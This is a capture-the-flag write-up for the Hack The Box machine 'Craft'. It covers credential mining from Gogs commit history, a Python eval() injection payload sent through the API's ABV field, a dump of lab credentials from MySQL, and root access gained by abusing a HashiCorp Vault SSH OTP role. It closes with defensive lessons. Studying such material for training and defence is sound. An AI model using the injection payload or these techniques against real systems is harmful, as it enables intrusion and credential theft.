Craft
Machine Profile
OS: Linux
Difficulty: Medium
IP: 10.10.10.110
Domains: craft.htb, api.craft.htb, gogs.craft.htb
Pwned: 4 Jan 2026 (user + system)
Key techniques: Git history mining · API token abuse · Docker escape · HashiCorp Vault SSH OTP
Reconnaissance

Port Scan
Only two ports open — minimal attack surface, big focus on the web app:
| Port | Service |
|---|---|
| 22 | SSH (OpenSSH 7.4p1 Debian) |
| 443 | HTTPS — nginx 1.15.8 |
Web Recon
The main site is a static brochure for a craft-beer REST API:
Craft aims to be the largest repository of US-produced craft brews accessible over REST.

Dirsearch on the root domain returns nothing — but the HTTPS certificate and inline link references reveal subdomains:
https://api.craft.htb/api/https://api.craft.htb/api/swagger.jsonhttps://gogs.craft.htb/
The Swagger spec lists endpoints including POST /api/auth/login, which requires credentials.
Mining the Gogs Repository
The gogs.craft.htb instance hosts the public source code for the API. Browsing commit history of the craft-api repo, an old commit titled something like "adding initial test code" contains a comment block referencing a developer testing a brew submission with hardcoded credentials:
Initial Foothold — API Token + Code Execution
Step 1 — Get an API Token
Authenticate against the API:
curl -k https://api.craft.htb/api/auth/login \
    -H "Content-Type: application/json" \
    -d '{"username":"dinesh","password":"4aUh0A8PbVJxgd"}'
Returns a JWT in X-CRAFT-API-TOKEN.
Step 2 — RCE via the Brew Submission Endpoint
The brew submission endpoint takes an ABV (alcohol-by-volume) value and passes it through eval() server-side. Submitting a Python expression like __import__('os').system('id') executes on the server.
A reverse shell payload via the same vector lands a shell — but it's clearly inside a Docker container (/proc/1/cgroup shows the docker scope, the filesystem is sparse).
Step 3 — MySQL Credential Dump
Environment variables inside the container expose MySQL credentials. Querying the craft.user table dumps three more user/password pairs:
| User | Password |
|---|---|
| dinesh | 4aUh0A8PbVJxgd |
| ebachman | llJ77D8QFkLPQB |
| gilfoyle | ZEU3N8WNM2rh4T |
Step 4 — SSH as gilfoyle
gilfoyle is a real Linux user. The Gogs instance has a private repo called craft-infra under gilfoyle's namespace — authenticating to Gogs as gilfoyle:ZEU3N8WNM2rh4T and browsing that repo reveals an SSH private key in the .ssh folder.
user.txt is in ~. Done with user.
Privilege Escalation — HashiCorp Vault SSH OTP
gilfoyle's home directory contains a .vault-token file. Running vault shows the SSH secrets backend is configured, and gilfoyle's token has read access to a special role:
Key                    Value
---                    -----
allowed_users          n/a
cidr_list              0.0.0.0/0
default_user           root
exclude_cidr_list      n/a
key_type               otp
port                   22

The role is configured to issue one-time SSH passwords for root@127.0.0.1 to anyone who can read it. Generate one:
Vault returns a single-use password. SSH prompts for it, accepts it, and drops a shell as root.

HTB Pwn Confirmation
Why This Worked — the Vault Mental Model
HashiCorp Vault's SSH backend can act as an OTP issuer. The misconfiguration here was twofold:
- The
root_otprole allowed connections from anywhere (cidr_list 0.0.0.0/0) and as therootuser. gilfoyle's Vault token was granted policy permissions to read and use that role.
In a production environment this is a 30-second compromise from any user with a valid token. Vault SSH roles should restrict cidr_list, default_user, and use scoped policies.
Key Takeaways
- Always audit git commit history, not just the current state of repos.
git log -por browsing the Gogs/GitHub commit graph routinely yields credentials that were "deleted" months ago. - Server-side
eval()on user input is still alive in real codebases — usually behind validation that turns out to be insufficient. - HashiCorp Vault is only as safe as its policies. Reading a secret-engine role is enough to abuse it; the OTP SSH backend in particular needs tightly scoped roles.
- Docker container escapes aren't always necessary. Often the credentials you need to pivot are in the container's environment variables or accessible databases.
Tools Used
nmap · dirsearch · curl · Gogs git history browsing · mysql client · ssh · vault (HashiCorp CLI)